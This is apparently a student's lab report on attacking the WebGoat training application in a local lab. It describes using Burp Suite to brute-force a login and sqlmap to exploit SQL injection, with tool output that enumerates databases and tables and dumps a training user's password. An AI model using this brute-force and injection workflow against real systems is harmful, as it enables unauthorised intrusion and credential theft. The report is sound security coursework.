

Lab 3 Response Outline


Lab 3: Penetration Testing: Attack

Test 1: Brute Force the Password for WebGoat

Summary of test experience:

In this test, I have successfully done a brute force attack using Burp Suite on the WebGoat's login page to get access by providing random keywords in the payload of Burp's intruder that repeatedly tries to log in with the provided keys. Here, I faced some version issues of Burp Suite and Burp browser. I updated the Java environment and Burp Suite and used the Froxyproxy web extension to use Firefox as a proxy to intercept any HTTP request.

Screenshot of test results:



Provide a brief explanation of the results (one to two sentences) answering the question: How does the image demonstrate that you completed the test?


If you look at the length column of the above image, you can find an interesting fact: the length for the successful key, **webgoat**, is relatively smaller than that of other keys. Also, from the response, we can see that a cookie has been set after a successful login.

Test 2: Intercept the HTTP Request to Register a New User

Summary of test experience:

Test 2 requires intercepting the HTTP request to register a New User on the WebGoat server, which can be done by intercepting through Burp Suite's proxy services any request from Kali's Firefox browser as the manual proxy is set. Burp Suite captures all the requests using its proxy server.

Screenshot of test results:



Provide a brief explanation of the results (one to two sentences) answering the question: How does the image demonstrate that you completed the test?

From the above screenshot, Burp Suite has successfully intercepted my request to register a new user. The captured username is 'tom' and the password is 'iknowyou'

Test 3: Enumerate the Names of Existing Databases

Summary of test experience:

After scanning the register page using Kali's sqlmap with the saved request, I learned its POST parameter, 'username_reg', is vulnerable to SQL injection. Now in this test, I used sqlmap with flag -dbs again to find out the names of the databases if possible. SQLMap will test the parameter named 'username_reg' for SQL injection vulnerabilities. Here, I had to disable automatic payload casting by providing the "--no-cast" flag.

Screenshot of test results:

```
File Actions Edit View Help
[21:01:23] [INFO] resumed: 3
[21:01:23] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[21:01:23] [INFO] retrieved:
[21:01:23] [WARNING] reflective value(s) found and filtering out
INFORMATION_SCHEMA
[21:01:23] [INFO] retrieved: PUBLIC
[21:01:23] [INFO] retrieved: SYSTEM_LOBS
available databases [3]:
[*] INFORMATION_SCHEMA
[*] PUBLIC
[*] SYSTEM_LOBS

[21:01:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.4'
[21:01:24] [WARNING] your sqlmap version is outdated

[*] ending @ 21:01:24 /2023-09-13/

(kali@kali)-[~/Desktop]
$
```

Provide a brief explanation of the results (one to two sentences) answering the question: How does the image demonstrate that you completed the test?

It can be seen from the above screenshot that sqlmap retrieved three databases: INFORMATION_SCHEMA, PUBLIC, and SYSTEM_LOBS

Test 4: Find the Tables in the Database “PUBLIC”

Summary of test experience:

Now that we have some clues about the WebGoat databases, we can go deeper into getting some information from the “PUBLIC” database as it seems interesting. Here, I used sqlmap to find the tables’ names in the database. Here, I had to use the “--no-escape” flag to disable the payload escaping mechanism.

Screenshot of test results:

```
kali@kali: ~/Desktop
File Actions Edit View Help
[21:02:53] [INFO] retrieved: WEATHER_DATA
Database: PUBLIC
[19 tables]
+-----+
| AUTH |
| CHALLENGE_USERS_6MJBHPYURNEEXLIGF |
| EMPLOYEE |
| JWT_KEYS |
| MESSAGES |
| MFE_IMAGES |
| OWNERSHIP |
| PINS |
| PRODUCT_SYSTEM_DATA |
| ROLES |
| SALARIES |
| SERVERS |
| TAN |
| TRANSACTIONS |
| USER_DATA |
| USER_DATA_TAN |
| USER_LOGIN |
| USER_SYSTEM_DATA |
| WEATHER_DATA |
+-----+
[21:02:53] [INFO] fetched data logged to text files under '/home/kali/.local/share'
```

Provide a brief explanation of the results (one to two sentences) answering the question: How does the image demonstrate that you completed the test?


We can see that the “PUBLIC” database has 19 tables retrieved by sqlmap.

Test 5: Find the Columns in the Table

Summary of test experience:

Now this test necessitates finding the columns of the “CHALLENGE_USERS_6MJBHPYRNEEXLIGF” table.

Screenshot of test results:



```
kali@kali: ~/Desktop
File Actions Edit View Help
[21:16:38] [INFO] retrieved: email
[21:16:40] [INFO] retrieved: password
[21:16:43] [INFO] retrieved: user
[21:16:57] [INFO] retrieved: today
[21:16:58] [INFO] retrieved: null
[21:16:58] [INFO] retrieved: user
[21:16:59] [INFO] retrieved: false

Database: PUBLIC
Table: CHALLENGE_USERS_6MJBHPYRNEEXLIGF
[7 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| email   | non-numeric |
| false   | non-numeric |
| null    | non-numeric |
| password | non-numeric |
| today   | numeric |
| user    | non-numeric |
| userid  | non-numeric |
+-----+-----+

[21:16:59] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2647 times
[21:16:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.4'
[21:16:59] [WARNING] your sqlmap version is outdated
[*] ending @ 21:16:59 /2023-09-13/

(kali@kali)-[~/Desktop]
$
```

Provide a brief explanation of the results (one to two sentences) answering the question: How does the image demonstrate that you completed the test?


The image tells that there are 7 columns in the “CHALLENGE_USERS_6MJBHPYRNEEXLIGF” table

Test 6: Find the Password of Tom

Summary of test experience:

In the final test, I needed to retrieve the password of a user named ‘tom’ using sqlmap tool from the “CHALLENGE_USERS_6MJBHPYRNEEXLIGF” table.

Screenshot of test results:



```
[21:18:30] [INFO] fetching number of entries for table 'CHALLENGE_USERS_6MJBHPYRNEEXLIGF' in da
atabase 'PUBLIC'
[21:18:30] [INFO] retrieved: 1
[21:18:30] [INFO] retrieved: tom@webgoat.org
[21:18:30] [INFO] retrieved: thisisasecretfortomonly
[21:18:30] [INFO] retrieved: tom

Database: PUBLIC
Table: CHALLENGE_USERS_6MJBHPYRNEEXLIGF
[1 entry]
+-----+-----+-----+
| USERID | EMAIL | PASSWORD |
+-----+-----+-----+
| tom | tom@webgoat.org | thisisasecretfortomonly |
+-----+-----+-----+

[21:18:31] [INFO] table 'PUBLIC.CHALLENGE_USERS_6MJBHPYRNEEXLIGF' dumped to CSV file '/home/kal
i/.local/share/sqlmap/output/10.0.2.4/dump/PUBLIC/CHALLENGE_USERS_6MJBHPYRNEEXLIGF.csv'
[21:18:31] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.4'
```

Provide a brief explanation of the results (one to two sentences) answering the question: How does the image demonstrate that you completed the test?

We can see that the password of 'tom' is "thisisasecretfortomonly"